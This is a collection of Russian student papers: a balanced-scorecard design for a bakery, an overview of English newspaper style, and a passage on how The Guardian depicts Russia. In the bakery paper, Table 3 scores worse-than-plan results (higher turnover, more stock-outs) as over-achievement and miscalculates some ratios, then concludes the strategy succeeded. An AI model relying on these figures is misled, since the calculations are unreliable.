Аннотация. Статья посвящена рассмотрению процесса формирования сбалансированной системы показателей, который включает в себя определение стратегических целей деятельности организации, построение стратегической карты, выбор показателей, определение целевых значений показателей и разработку стратегических мероприятий. Методика разработки карты сбалансированных показателей учитывает отраслевые особенности предприятия пищевой отрасли, деятельность которой затрагивает производственные и сбытовые процессы.

Ключевые слова: стратегия, стратегический анализ, пищевая отрасль, хлебопекарное производство, сбалансированная система показателей, управление.

Syrisko Y.A., student
Sevastopol State University
Scientific adviser: Shipilov N.Y.
Ph-D in Technology, associate Professor
Russia, Sevastopol

FORMATION OF THE SYSTEM OF FINANCIAL AND ECONOMIC INDICATORS FOR EVALUATING THE EFFICIENCY OF ACTIVITY AND QUALITY OF THE MANAGEMENT SYSTEM OF THE FOOD INDUSTRY ENTERPRISE

Annotation. The article is devoted to the consideration of the process of forming a balanced scorecard, which includes determining the strategic goals of the organization, building a strategic map, selecting indicators, determining target values of the indicators and developing strategic actions. The methodology for developing a balanced scorecard takes into account the industry characteristics of a food industry enterprise whose activities affect production and sales processes.

Keywords: strategy, strategic analysis, food industry, bakery production, balanced scorecard, management.

Постановка проблемы. Наиважнейшим открытым вопросом стратегического управления компаний, относящихся к пищевой отрасли,

можно назвать дефицит обоснования значительности и результативности использования финансовой стратегии с экономической точки зрения. Для того чтобы адекватно оценить эффективность принятых существенных управленческих решений организациям пищевой отрасли сегодня нужно базироваться на определенной системе, которая могла бы брать в учет модификации внешней и внутренней среды, а также которая опиралась бы как на финансовую, так и нефинансовую информацию.

На сегодняшний день существует несколько инструментов, которые способны помочь современным предприятиям добиться желаемого результата в развитии стратегического управления. Одним из механизмов реализации финансовой стратегии выступает сбалансированная система показателей, которая обеспечивает процесс решения стратегически важных проблем развития компании актуальными, довольно точными данными. Также неразрывно от сбалансированной системы показателей организации применяют другой инструмент достижения стратегических целей – система ключевых показателей эффективности. Представленные методики широко распространились среди зарубежных компаний, которые активно применяют их на практике, что позволяет руководству компаний значительно повысить взаимосвязь между финансовой стратегией и операционной деятельностью.

Анализ последних исследований и публикаций. Разработка методологии сбалансированной системы показателей организации была рассмотрена в первую очередь в работах Д. Нортона и Р. Каплана, которые и разработали данную методику [1]. Представителями отечественных авторов можно назвать О. Вишнякова и Д. Ламонова, которые предложили в свою очередь проект, включающий в себя три основных этапа: разработка необходимых элементов, настройка подсистем сбалансированной системы показателей и внедрение разработанной системы в систему управления компании [2].

Российские ученые Косинова Н.Н., Сизов Ю.И. и Галушкин В.И. в своих работах указывают на то, что сбалансированная система показателей представляет собой продолжение системы стратегического планирования, однако нацеленную на более четкую привязку стратегии компании к ее реализации на основе разработанной взаимосвязанной системы показателей. По мнению авторов, система должна включать минимум четыре направления: финансовое, удовлетворение потребительских запросов, внутренняя операционная активность и инновации и обучение [3].

Выделение нерешенных ранее частей проблемы. В ходе анализа деятельности предприятий пищевой промышленности мы обнаружили некоторые особенности, присущие данному виду компаний, такие как:

а) для предприятий пищевой отрасли ключевые показатели, относящиеся к категории «Клиенты», т.е. клиентская составляющая имеет наибольший вес в анализе;

б) установление стратегических целей компании и набора ключевых факторов для построения стратегической карты напрямую зависит от

отраслевой принадлежности организации и от стратегии, сформулированной на основе исследований методами SWOT-анализа и конкурентного анализа, предварительно проведенных специалистами;

в) анализируемая организация ООО «Царь Хлеб» относится к пищевой отрасли, в частности занимается хлебопекарным производством. В литературе не были обнаружены материалы по анализу стратегий предприятий указанного вида промышленности.

Рассмотренная в данной статье методика учитывает представленную выше специфику предприятия при построении стратегической карты.

Постановка задачи. Целью исследования является построение стратегической карты сбалансированной системы показателей предприятия пищевой отрасли на примере хлебопекарного предприятия ООО «Царь Хлеб» с учетом отраслевой специфики компании и уровня готовности предприятия к стратегическому анализу.

Изложение основного материала. При выборе ключевых аспектов деятельности мы руководствовались, прежде всего, логикой ведения бизнеса, связанного с производством и торговлей хлебом и хлебобулочной продукцией, поэтому все отобранные аспекты тесно взаимосвязаны.

Финансовая составляющая отражает интересы акционеров и содержит наиболее значимые для них цели, связанные с ростом финансовых показателей деятельности ООО «Царь Хлеб». И хотя финансовая составляющая выделяется в отдельный аспект, все равно все прочие аспекты и цели следует проанализировать с финансовой точки зрения.

Клиентская составляющая включает цели, касающиеся повышения удовлетворенности и лояльности клиентов, увеличения клиентской базы, объемов продаж продукции и увеличения доли рынка. Очевидно, финансовых целей можно добиться лишь при условии достижения успехов на рынке.

К аспекту деятельности внутренних бизнес-процессов относятся цели совершенствования процессов и структур предприятия, за счет которых достигаются успехи в работе с клиентами и завоевании рынка. При хорошо налаженных бизнес-процессах предприятие может существенно повысить свои финансовые показатели.

Проекция развития компании и ее персонала имеет много альтернативных названий, однако обобщенно можно сказать, что в ней сосредоточены цели компании, связанные с развитием ее ключевых ресурсов, к которым относятся, прежде всего, люди. Цели данной проекции обеспечивают базу достижения успеха по всем остальным направлениям [4].

В первую очередь необходимо сформулировать стратегические цели предприятия ООО «Царь Хлеб» и показатели сбалансированной системы показателей, присущие каждому аспекту в сфере производства и торговли хлебом и хлебобулочной продукцией. Результаты в таблицах 1 и 2 соответственно.

Таблица 1 – Стратегические цели ООО «Царь Хлеб»

Аспект	Стратегические цели
Финансы	1. Повысить рентабельность. 2. Снизить производственные расходы. 3. Увеличить прибыльность компании. 4. Обеспечить тенденцию долгосрочного роста прибыли компании
Клиенты	5. Обеспечить наличие оптимального ассортимента товаров. 6. Привлечение клиентов за счет качественного обслуживания. 7. Повысить эффективность управления отношениями с заказчиками. 8. Увеличить (захват) доли рынка. 9. Проводить регулярные промо-акции в торговых точках. 10. Создать системы лояльности и скидок. 11. Обеспечить круглосуточный доступ клиентов к информации о компании. 12. Проводить регулярные опросы с целью выявления степени удовлетворенности клиентов.
Бизнес-процессы	13. Улучшить системы планирования. 14. Оптимизировать производственные цепочки. 15. Разработать и внедрить регламент процесса продаж. 16. Создать базу надежных дистрибьюторов. 17. Повысить эффективность маркетинга
Развитие компании (персонал)	18. Внедрить автоматизированные системы управления (ERP, CRM). 19. Повысить профессиональный уровень сотрудников. 20. Создать эффективное информационное обеспечение процессов управления отношениями с клиентами. 21. Обеспечить мотивацию сотрудников. 22. Провести оценку профессионального уровня сотрудников. 23. Повысить квалификацию директоров в сферах продаж и коммуникаций.

Таблица 2 – Показатели сбалансированной системы показателей ООО «Царь Хлеб»

Аспект	Показатели ССП
Финансы	1. Рентабельность услуг. 2. Рентабельность капитала. 3. Чистая прибыль. 4. Удельный вес производственных расходов в сумме затрат. 5. Отклонения от финансового плана.
Клиенты	6. Доля постоянных клиентов. 7. Доля новых клиентов. 8. Количество претензий покупателя / заказчика. 9. Доля рынка.
Бизнес-процессы	10. Количество раз, когда определенный товар отсутствовал на складе/в магазине. 11. Сокращение времени на доставку товара (в минутах). 12. Рост автоматизации в производстве. 13 Потери от порчи.
Развитие компании (персонал)	14. Индекс удовлетворенности сотрудников. 15. Доля персонала с высшим образованием. 16. Текучесть кадров. 17. Количество пользователей, работающих в автоматизированной системе управления. 18. Соблюдение сроков внедрения инноваций.

На данном этапе построим таблицу для общей оценки степени реализации стратегии, присвоив веса всем без исключения индикаторам сбалансированной системы. Результаты сведем в таблицу 3.

Таблица 3 – Оценка степени реализации стратегии

Показатели	План	Факт	Степень достижения целей	Вес	Степень достижения целей с учетом веса
Рентабельность услуг	27%	24%	88,89%	0,14	12,44%
Рентабельность капитала	12%	9%	75,00%	0,06	4,50%
Чистая прибыль	10%	8%	80,00%	0,1	8,00%
Удельный вес производственных расходов в сумме затрат	16%	24%	150,00%	0,1	15,00%
Отклонения от финансового плана	24%	25%	104,17%	0,05	5,21%
Доля постоянных клиентов	74%	82%	110,81%	0,06	6,65%
Доля новых клиентов	26%	18%	69,23%	0,04	2,77%
Доля рынка	35%	35%	100,00%	0,1	10,00%
Количество претензий покупателя / заказчика	5	6	120,00%	0,06	7,20%
Количество раз, когда определенный товар отсутствовал на складе/в магазине	2	5	250,00%	0,05	12,50%
Сокращение времени на доставку товара (в минутах)	60	54	90,00%	0,05	4,50%
Потери от порчи	6%	4%	66,67%	0,05	3,33%
Рост автоматизации в производстве	35%	45%	128,57%	0,04	5,14%
Индекс удовлетворенности сотрудников	95%	97%	102,11%	0,01	1,02%
Количество пользователей, работающих в автоматизированной системе управления	5	7	350,00%	0,01	3,50%
Соблюдение сроков внедрения инноваций	95%	82%	86,32%	0,01	0,86%
Доля персонала с высшим образованием	90%	81%	90,00%	0,03	2,70%
Текучесть кадров	1%	3%	300,00%	0,04	12,00%
Степень достижения целей	X	X	131,21%	1	117,32%

Исходя из полученных в таблице 3 данных, можно сделать вывод, что поставленные цели достигнуты и даже перевыполнены на 31,21%, что является отличным показателем. Также и с учетом весовых коэффициентов цели перевыполнены на 17,32%. Следовательно, стратегия выбрана весьма успешно.

Процесс формирования стратегических карт был проведен по стандартным перспективам сбалансированной системы показателей, предложенным Нортоном и Капланом:

1. Финансовые показатели деятельности компании;
2. Клиенты и рынок сбыта;
3. Внутренние бизнес-процессы;
4. Развитие компании и ее персонала.

С учетом всех аспектов деятельности ООО «Царь Хлеб» и системы сбалансированных показателей, рассчитанных в таблице 3, разработана стратегическая карта предприятия ООО «Царь Хлеб», представленная на рисунке 1 [5].

Выводы. Таким образом, наравне с сохранением финансовой составляющей в качестве основного параметра управленческого бизнес-процесса, сбалансированная система показателей одновременно придает большое значение обобщенному интегрированному комплексу критериев, связывающих долгосрочный финансовый успех с такими показателями, как клиентская база, внутренние процессы, персонал и систематическая работа предприятия пищевой отрасли в целом. В результате всех действий получилась стратегическая карта, показывающая цели, которые необходимо достичь для реализации стратегии хлебопекарного предприятия ООО «Царь Хлеб». Разработанная стратегическая карта позволяет определить основные бизнес-процессы в компании, сформировать резервы для роста их эффективности, и, как следствие, повысить оперативность и

результативность принятия среднесрочных и долгосрочных (стратегических) управленческих решений.

Использованные источники:

1. Нортон Д. Сбалансированная система показателей. От стратегии к действию / Д. Нортон, Р. Каплан // Олимп-Бизнес. – 2014. – 314 с.
2. Вишняков О. ССП для новичков / О. Вишняков, Д. Ламонов // Консультант. – 2005. – №7.
3. Косинова Н.Н. Система стратегического управления на предприятиях промышленности: особенности формирования и инновационные инструменты развития / Н.Н. Косинова, Ю.И.Сизов, В.И. Галушкин // Волгоград: Изд-во ВолГУ. – 2010. – С. 141-144.
4. Сафиулина, Е.П. Сбалансированная система показателей как инновационный инструмент реализации финансовой стратегии предприятий пищевой промышленности / Е.П. Сафиулина // Финансы и кредит. - №5 (581). - 2014.
5. Суслина И.В. Использование карты сбалансированных показателей для формирования и контроля достижения стратегических целей образовательной организации // Институциональные и инфраструктурные аспекты развития различных экономических систем: сборник статей Международной научно - практической конференции (13 января 2017 г., г. Казань). В 2 ч. Ч. 2 / - Уфа: АЭТЕРНА, 2016. – С. 139-145.

УДК 81-13

Сычева В.О.
студент магистратуры
н.п. "Педагогическое образование"
Саратовский государственный университет
имени Н.Г. Чернышевского
факультет иностранных языков и лингводидактики
Россия, г. Саратов

ОСНОВНЫЕ ОСОБЕННОСТИ ГАЗЕТНО-ПУБЛИЦИСТИЧЕСКОГО СТИЛЯ

Аннотация: *В статье представлено описание газетно-публицистического стиля в разрезе основных подходов к его определению. Описана структура и подвиды исследуемого функционального стиля. Определены основные композиционные, лингвистические и функциональные особенности газетно-публицистического стиля.*

Ключевые слова: *газетно-публицистический стиль, газета, английский язык, ораторский стиль, лингвистические средства.*

Sycheva V.O.
student of magistracy of "Pedagogical education"
Saratov State University
named by N.G. Chernyshevsky
Department of foreign languages and linguodidactics
Russia, Saratov

MAIN FEATURES OF NEWSPAPER AND JOURNALISTIC STYLE

Annotation: Description of newspaper and journalistic style in main approaches of its terms is given in the article. Its structure and subtypes of this style are described. Main compositional, linguistic and functional features of newspaper and journalistic style are determined.

Key words: newspaper and journalistic style, newspaper, English language, oratory style, linguistic means.

Газетно-публицистический стиль представлен языком газет, журналов, докладов, выступлений, бесед, речей, дискуссий, языка радио и телепередач, документально-публицистического кино[410]. Газетно-публицистический стиль является наиболее часто используемым из всех функциональных стилей, поскольку его распространению способствуют средства массовой информации – пресса, радио, кино, телевидение, имеющие существенную власть над сознанием, мировоззрением и мировосприятием людей.

Стоит отметить, что и Интернет в настоящее время является медийным средством, в создании контента для которого используется исследуемый

[410] Гальперин, И.Р. Очерки по стилистике английского языка / И.Р. Гальперин. М.: Издательство литературы на иностранных языках, 1958. С. 407.

нами стиль. Трудно сегодня найти печатное издание, радио, телевизионный канал, который бы не имел представительства в сети Интернет.

Существенное влияние на развитие газетно-публицистического стиля оказывает скорость создания медийных текстов, связанная с необходимостью оперативно реагировать на происходящие события. Немалое воздействие на выбор языковых средств и на структуру газетно-публицистического текста оказывает его ограниченный объем и необходимость вместить весь требуемый для выполнения информационной функции и других функций медиатекста материал.

В книге И.Р. Гальперина "Очерки по стилистике английского языка" газетно-публицистическому стилю посвящен большой раздел главы о речевых стилях. Внутри газетно-публицистического стиля автор издания различает две его разновидности:

- стиль газетных сообщений, заголовков и объявлений, которые и составляют основу газетного стиля,

- стиль газетных статей, составляющий разновидность газетно-публицистического стиля, куда также входят ораторский стиль и стиль эссе[411].

Авторы "Стилистики английского языка" М.Д. Кузнец и Ю.М. Скребнев считают, что объединять специфические черты языка газеты в понятие газетного стиля неправомерно, поскольку признаки функционального стиля подменяются признаками жанра. Эти авторы также указывают на то, что в разных разделах газеты: передовых статьях, текстах политических документов и выступлений, в статьях по различным вопросам культурной жизни, науки и техники – отражаются различные стилевые системы языка[412]. Так, наряду с газетно-публицистическим стилем в газете можно встретить и официально-деловой при публикации документов общего значения, и научный, и художественный стили.

Некоторые авторы предлагают выделять не газетно-публицистический, а информационный стиль, который может использоваться как в газетах, так на радио и телевидении: это так называемый стиль массовой коммуникации[413].

На наш взгляд, под газетно-публицистическим стилем мы можем в настоящее время понимать функциональный стиль, который используется средствами массовой информации, не подменяя это название другим (например, информационным), и отвечает основным характеристикам газетно-публицистического стиля. Смешение стилей в медиатекстах является широко распространенным явлением и большинством ученых рассматривается как намеренное действие для привлечения внимания к отдельным разделам текста, а также для выполнения пропагандистской,

---

[411] Там же. С. 397.

[412] Скребнев, Ю.М. Кузнец, М.Д. Стилистика английского языка / Ю.М. Скребнев. - М., 1960. С. 379.

[413] Арнольд, И. В. Стилистика. Современный английский язык: учебник для вузов / И. В. Арнольд, П. Е. Бухаркин. – М. : Флинта, 2009. С. 388.

идеологической, информативной и других функций.

Однако, необходимо обратить внимание на тот факт, что не все материалы, встречающиеся в газетах и журналах, можно отнести к газетно-публицистическому стилю. К нему мы можем отнести только материалы, выполняющие функцию информирования читателя и дающие оценку предоставляемой информации. Формами выражения мнения являются два вида статей: собственно газетная статья и редакционная статья.

По мнению исследователей, газетно-публицистический стиль стал обособленным языковым стилем в середине 18 века. В отличие от других стилей, он имеет две устных разновидности, а именно: ораторский подстиль и подстиль радио- и телевизионных дикторских текстов. Основная цель данного функционального стиля - осуществить воздействие на общественное мнение, убедить читателя или слушателя в том, что только данная, предоставляемая информация и ее интерпретация являются единственно верными, а также побудить этого человека принять представляемую точку зрения.

Ораторский стиль является устной подкатегорией газетно-публицистического стиля. Прямой контакт со слушателями позволяет использовать сочетание лингвистических особенностей как письменной, так и устной речи. Прямое обращение к публике позволяет иногда использовать разговорные слова и выражения. Стилистические приемы всегда определяются коммуникативной ситуацией, они все традиционны, чтобы быть понятными слушателям: это и повторения, и аналогии, и метафоры, и риторические вопросы.

Однако стоит отметить, что язык журналистских статей во многом зависит от специфики газеты или журнала, а также специфики выбранной темы. Трудно сегодня найти газету или журнал, имеющий высокую популярность среди читателей, который был бы независим от претенциозных точек зрения, реализации чьих-то интересов. Так, например, известно, что британские газеты можно условно разделить на две группы, согласно отстаиваемым ими интересам. Так, "The Independent" является рупором либеральных и левых партий британского парламента, а "The Daily Mail" отражает консервативные и правые взгляды.

Самым ранним из английских периодических изданий считается "Weekly News" (1622 г.). Первые английские газеты были средством распространения информации, тогда как комментарии в них появились позднее. Однако уже к середине 18 века британские газеты во многом напоминали современные, поскольку включали зарубежные и региональные новости, объявления, а также статьи с комментариями.

Газеты в своей направленности подразделяются на несколько видов. Так, например, в Великобритании для массового читателя существует так называемая "popular paper" - массовая газета со статьями сенсационного характера, с большим числом фотографий и издающаяся многомиллионным тиражом. Примером такой газеты могут служить издания "The Daily Mirror",

"The Daily Express" и "The Sun". Массовой газете противостоит так называемая "quality paper", которая является респектабельным изданием, рассчитанным преимущественно на осведомленного и более образованного читателя. В ней публикуются материалы на международные, внутриполитические и экономические темы, а также аналитические обзоры. Такие газеты обычно выходят меньшим тиражом. К ним относятся "The Times", "The Guardian" и "The Daily Telegraph".

Газетно-публицистический стиль характеризуется четкой и логичной синтаксической структурой с обширным использованием соединительных слов и разбиением информации на абзацы. К композиционным особенностям газетно-публицистического стиля также можно отнести вариабельность в оформлении заголовка, изложение основной информации в основном в начале текста.

Стоит отметить, что для данного стиля характерна лаконичность выражений. Также репортер в работе может выразить сомнение в анонсируемых фактах путем использования синтаксических конструкций, указывающих на его недостаточную уверенность в информации или его желание избежать ответственности.

Газетно-публицистический стиль также характеризуется использованием следующих лексических средств:

1. профессионализмов: специальных политических и экономических терминов;
2. нетерминологической политической лексикой (republic, monarchy, president, nation);
3. газетных клише;
4. сокращений (NATO, EEC);
5. неологизмов (to give smb. the boot);
6. фразеологизмов;
7. литературно-книжных слов;
8. абстрактных слов;
9. аллюзий на известные факты и события.

Именно данный стиль оперативно регистрирует возникновение новых слов и выражений, заимствований и специфических сокращений, принятых в национальном языке, изобилует интернационализмами[414].

Также к лексическим особенностям также относятся:

- сочетание стилистически нейтральной и эмоциональной лексики, даже не столько эмоциональной, сколько оценочной и экспрессивной лексики (эта оценочность часто проявляется в выборе приподнятой лексики[415]),
- наличие стереотипов,
- упрощенный синтаксис разговорной речи, а также сленг, для

[414] Гальперин, И.Р. Очерки по стилистике английского языка / И.Р. Гальперин. М.: Издательство литературы на иностранных языках, 1958. С. 412.
[415] Скребнев, Ю.М. Кузнец, М.Д. Стилистика английского языка / Ю.М. Скребнев. - М., 1960. С. 395

улучшения восприятия информации читателями,

- большой процент собственных имен: топонимов, антропонимов, названий учреждений, организаций, компаний,

- большой процент числительных и обилие дат,

- замена простого глагола устойчивым сочетанием, что создает впечатление большей плавности: "militate against", "make contact with", "be subjected to", "have the effect of", "play a leading part (role) in", "take effect" и т.д.[416];

- использование глаголов в пассивной форме: "greatly to be desired", "a development to be expected", "brought to a satisfactory conclusion".

Грамматическое своеобразие языка в газетно-публицистическом стиле исследовано В.Л. Наером[417]. Оно отражается в использовании времен и залогов, высоком проценте неличных форм, обилии сложных атрибутивных образований, особых формах прямой речи и преобразования прямой речи в косвенную, а также особенности порядка слов.

Среди тенденций газетно-публицистического стиля можно выделить:

- опущение артиклей;

- глагола to be;

- предпочтение предложных оборотов перед герундием;

- замена союзов и предлогов такими оборотами, как "with respect to", "having regard to", "in view of", "on the hypothesis that".

Среди стилистических средств можно выделить использование тропов, сравнений, гипербол, аллегорий, эвфемизмов, пословиц, поговорок, крылатых слов, цитат.

В газетно-публицистическом стиле можно выделить два вида цитат:

1) прямые цитаты (в кавычках);

2) в виде недословной или сокращенной передачи высказывания с примечаниями журналиста в запятых (цитата приводится при этом без кавычек), такую прямую речь называют "вольной прямой речью", "неотмеченной" или "адаптированной"[418].

Интересным средством создания публицистичности выступают авторские обновления стилистических средств, намеренное изменение формы этих средств. Примером может служить намеренное нарушение порядка слов в предложении – инверсия, антитеза, риторический вопрос, вопросно-ответная структура высказывания.

Таким образом, мы можем отметить, что газетно-публицистический стиль имеет отличительные особенности на лексическом, грамматическом, стилистическом, композиционным уровнях. Это обусловлено тем, что, по мнению исследователей, данному функциональному стилю свойственны все языковые функции за исключением эстетической и контактоустанавливающей. Однако, это справедливо, конечно, не ко всем

---

[416] Там же. С. 397.

[417] Наер, В.Л. Функциональные стили английского языка / В.Л. Наер. – М., 1981. С. 287.

[418] Там же. С. 291.

газетным и журнальным материалам. Статьи и публицистика могут в определенной степени приближаться к научному, к художественному тексту, официально-деловому стилю, разговорной речи и иметь соответствующий набор функций. Это объясняется многочисленными разнообразными сферами общественной деятельности, которые находят свое освещение на страницах современной прессы.

Использованные источники:

1. Арнольд, И. В. Стилистика. Современный английский язык: учебник для вузов / И. В. Арнольд, П. Е. Бухаркин. – М. : Флинта, 2009
2. Гальперин, И.Р. Очерки по стилистике английского языка / И.Р. Гальперин. М.: Издательство литературы на иностранных языках, 1958. — 462 с.
3. Наер, В.Л. Функциональные стили английского языка / В.Л. Наер. – М., 1981.
4. Скребнев, Ю.М. Кузнец, М.Д. Стилистика английского языка / Ю.М. Скребнев. - М., 1960.

УДК 81-13

Сычева В.О.
студент магистратуры
н.п. "Педагогическое образование"
Саратовский государственный университет
имени Н.Г. Чернышевского
факультет иностранных языков и лингводидактики
Россия, г. Саратов

ЛИНГВИСТИЧЕСКИЕ СРЕДСТВА, ИСПОЛЬЗУЕМЫЕ БРИТАНСКИМИ ГАЗЕТАМИ ДЛЯ ПРЕДСТАВЛЕНИЯ ОБРАЗА РОССИИ

Аннотация: *В статье представлен перечень лингвистических средств, которые британские газеты используют для представления образа России. Для анализа была взята такая популярная среди граждан страны и "респектабельная" газета Великобритании, как "The Guardian". Представленные в статье стереотипы и клише помогают читателю определить точку репортеров данного издания.*

Ключевые слова: *газетно-публицистический стиль, англоязычная газета, Великобритания, лингвистические средства.*

Sycheva V.O.
student of magistracy of "Pedagogical education"
Saratov State University
named by N.G. Chernyshevsky
Department of foreign languages and linguodidactics
Russia, Saratov

LINGUISTIC MEANS, USED BY BRITISH NEWSPAPERS FOR PRESENTATION OF RUSSIA'S IMAGE

Annotation: List of linguistic means, which British newspapers use for presentation of Russia's image, is presented. For analysis "The Guardian" was taken as the most popular among citizens and respectful newspaper of the UK. Found stereotypes and cliché help a reader to define the point of view of every publication

Key words: newspaper and journalistic style, English newspaper, the UK, linguistic means.

В статье представлены лингвистические средства представления образа России, формирующегося на страницах британской прессы. Эмпирическую базу исследования составляют статьи из британских газет за 2010–2018 гг. Выбор данного периода связан с происходящими в России политическими, экономическими и социальными событиями, которые повлекли за собой отклик мирового сообщества и соответственно развитие представлений, утверждение стереотипов о России в медиасфере. Данный период характеризуется серьезным противостоянием позиции западных

стран позиции России по кардинальным вопросам ее внутренней и внешней политики. Данные представления основываются на давно уже имеющихся стереотипах западных СМИ, а также на выработке новых на базе развивающихся мировых событий.

Стереотипизация в СМИ предполагает, во-первых, закрепление уже имеющихся стереотипов и/или, во-вторых, создание новых. Процесс стереотипизации базируется на эксплуатации упрощенного представления тех или иных черт объекта за счет многочисленных обращений к ним.

Основная часть статей и заголовков, взятых для анализа в представленной работе, принадлежит известной британской газете "The Guardian", поскольку эта газета, единственная из британской прессы, по мнению медиаэкспертов вышла на пятое место в мире в 2018 году "по цифровой подписке"[419]. Такая англоязычная газета, как "The Times"является одной из самых влиятельных медиа изданий в мире и одной из самых старейших, поскольку первый ее выпуск был осуществлен в 1785 году, и в 2018 году она заняла шестое место в мире по "цифровой подписке" сразу после "The Guardian".

Итак, в стереотипическом образе России можно выделить несколько референциальных зон, а именно: экономическая ситуация и внутренняя политика, политическая система и президент, русская природа и русский народ.

Одним из ключевых положений современной теории массовых коммуникаций, раскрывающих роль СМИ, является положение о том, что массмедиа служат созданию новой реальности, в которую помещается читательская аудитория и которая в дальнейшем уже незаметно для себя живет в этой созданной СМИ реальности. Одним из инструментов создания такой новой реальности является оперирование стереотипами. Обращение к исследованию стереотипов, которые удобны для журналистов вследствие своей схематичности, нарочитости и простоты, помогает раскрыть процесс формирования установок на положительное или отрицательное восприятие чужой страны, а также вынесение общей оценки о том или ином государстве и его роли на мировой арене.

Первоначально понятие "стереотип" трактовалось как "упорядоченная, непротиворечивая картина мира", которая экономит усилия человека при восприятии сложных социальных объектов, … "это картина возможного мира, к которому мы приспособились…, ядро нашей личной традиции, способ защиты нашего положения в обществе"[420]. У. Липпмана понятие стереотипа представляет собой один из элементов теории предрассудка, склонность к которым служит укреплению предубеждений и антипатии в

[419] Мирошниченко А. The Guardian вышла на 5-е место в мире по "цифровой подписке" // Журналист [Электронный ресурс] URL: https://jrnlst.ru/guardian-500 Загл.с экрана. Яз.рус.

[420] Красильникова Н. А. Советский Союз, фашистская Германия или Россия XXI века? (Образ России в дискурсе общественности на сайтах СМИ Великобритании) // Политическая лингвистика. 2010. №3. С. 76.

отношении целых групп людей[421]. В. В. Красных же определяет стереотип как некоторое "представление" фрагмента окружающей действительности, фиксированная ментальная "картинка", являющаяся результатом отражения в сознании личности "типового" фрагмента реального мира, некий инвариант определенного участка картины мира"[422].

Вместе с тем в современной научной литературе не существует единого определения данного понятия. Однако, к основным его характерным чертам мы можем отнести следующие:

-стереотипы определяются культурой и состоянием лингвокультурного сообщества;

-стереотипы воспроизводятся автоматически, поскольку они являются психологической оценкой и психологической установкой;

-стереотипы бывают положительными и отрицательными (однако стоит отметить, что отрицательные характеристики при оценке чужой страны преобладают, поскольку чужое всегда непонятно и вызывает отрицательные эмоции);

- основу стереотипов составляют предубеждения, которые базируются на неприятии и непонимании чужой культуры;

-по основному своему содержанию стереотипы являются неточными, а также ложными представлениями[423].

По мнению современных российских исследователей британская пресса вместо Российского государства предлагает своим потребителям упрощенную ментальную картинку "России" и "русских".

В данном разделе работы мы рассмотрим основные подходы по отображению экономической ситуации в России и внутренней политики страны через анализ заголовков и содержания статей "The Guardian".

Все статьи по данным сферам мы можем разделить на три группы:

1) представленные в качестве интервью с известными за рубежом деятелями России, чаще всего имеющими или оппозиционную основной политической власти страны точку зрения, или конфликт с властными структурами России: Mikhail Khodorkovsky: "Russia's democratic future lies with Britain": The former oligarch, jailed on fraud charges after defying Vladimir Putin, says the UK must insist on Russian reforms before doing business with Moscow" (19.09.2010);

2) представленные в виде аналитической статьи в форме "long read": "15 years of Vladimir Putin: 15 ways he has changed Russia and the world: His critics say he has led his country into an autocratic cul-de-sac, but his fans point to the stability he brought after Yeltsin and the way he stood up to the west" (6.05.2015);

3) представленные в форме статей соответствующих рубрик газеты:

---

[421] Липпман У. Общественное мнение. М.: Институт Фонда «Общественное мнение», 2004. С. 29-30.

[422] Красных В. В. «Свой» среди «чужих»: миф или реальность? М.: ИТДГК «Гнозис», 2003. С. 108.

[423] Иванова, С.В., Салимова, Р.М. Стереотипизация и демонизация образа России на страницах британских газет // Вестник Башкирского университета. 2015. Т. 20. № 3. С. 1032.

"10 possible British responses to Russia over the Sergei Skripal affair: How could the UK punish Russia effectively? Here is an escalating list of potential measures" (12.03.2018).

Основными лингвистическими средствами, которые используются в заголовках статей и в их содержании, являются:

- *цитирование ведущих политиков и деятелей Великобритании и близких ей по духу стран: "Boris Johnson: Russia has ability to disrupt UK politics with hacking: Foreign secretary accuses Russia of 'dirty tricks' as GCHQ is reported to have written to parties with advice on cyber-attacks" (12.03.2017)**;***

- *использование клише (dirty money): "How Britain let Russia hide its dirty money: "In the 1990s, British politicians have welcomed Russian money to our shores. They have celebrated when oligarchs have bought our football clubs, cheered when they've listed their companies on our Stock Exchange. They have gladly accepted their political donations and patronised their charitable foundations" (25.05.2018)**.*

- *использование фразеологизмов ("economic and political Janus", "tighten screws"):*

1) "Why Russia is an economic and political Janus (by Robert Skidelsky): Putin has a misdeveloped economy masked by high energy prices, and a peace process for Syria sitting precariously alongside a poor human rights record at home" (12.09.2013)

2) "Members of liberal opposition parties turn on each other as Kremlin tightens screws" (23.06.2016).

В целом, экономика России на страницах британской прессы выглядит слабой, безжизненной и "безрадостной": "Russia's future looks bleak without economic and political reform (by Kenneth Rogoff): It managed to escape a deep crisis after oil prices plummeted – but prospects don't look as promising as they did five years ago" (5.07.2018) .

Большинство (millions more, nearly 20 millions) россиян живут за порогом бедности: "Millions more Russians living in poverty as economic crisis bites: Nearly 20 million now surviving on wages which are below the poverty threshold according to latest state statistics" (22.03.2016)

В заголовке также упоминается экономический кризис, который сказался на состоянии страны в противовес утверждениям российской официальной власти.

Отказ от поддержки российской экономики и образования организациями Сороса рассматривается негативно в свете растущей подозрительности России к иностранным организациям: "Russia bans two Soros foundations from disbursing grants: Added to list of 'undesirable organisations', the foundations are accused of posing a threat to Russian national security" (30.11.2015).

Хотя в социальной сфере журналистам видны определенные сдвиги:

- борьба женщин за свои права, против домашнего насилия, что однако представляется журналистам как нарушение национального табу: "Breaking

the taboo: the Moscow women taking a stand against domestic violence" (10.06.2015);

- *борьба за свободу слова и самовыражения в культурной сфере: Leviathan director Andrei Zvyagintsev: "Living in Russia is like being in a minefield' (by Shaun Walker): Oscar contender Leviathan is a frank portrayal of a corrupt Russia. In a rare interview, its director talks about his country's 'eternal curse' and why voting there would be a 'completely pointless step" (6.11.2014);*

- *борьба за свободу самовыражения: "Freed Pussy Riot members say prison was time of 'endless humiliations': Maria Alyokhina and Nadezhda Tolokonnikova say they want acquittal from Vladimir Putin, not amnesty" (23.12.2013).*

Только такая трактовка российской действительности как "Living in Russia is like being in a minefield" является истинным и правдивым отражением "коррупционной России". И это, по мнению А. Звягинцева и цитирующего Ш. Уолкера, является "вечным проклятием" для страны.

В целом, Россия, по мнению британской прессы, является раем только для гангстеров, бандитов и мафии: Gangster's paradise: how organised crime took over Russia: "Under Vladmir Putin, gangsterism on the streets has given way to kleptocracy in the state" (by Mark Galeotti) (23.03.2018)

Четкие и крупные фотографии татуировок мафиози только подтверждают точку зрения журналиста. Упоминание имени президента страны, контраст между использованными словами "организованная преступность" и "период правления Владимира Путина" только усиливает экспрессивность заголовка, и позволяет читателю самостоятельно увидеть четко расставленные параллели и взаимосвязи.

Результатом почти любого конфликта с Россией (ситуация в Солсбери, обвинение России вмешательство во внутренние дела Великобритании посредством кибер-аттак) представляется новая холодная война:

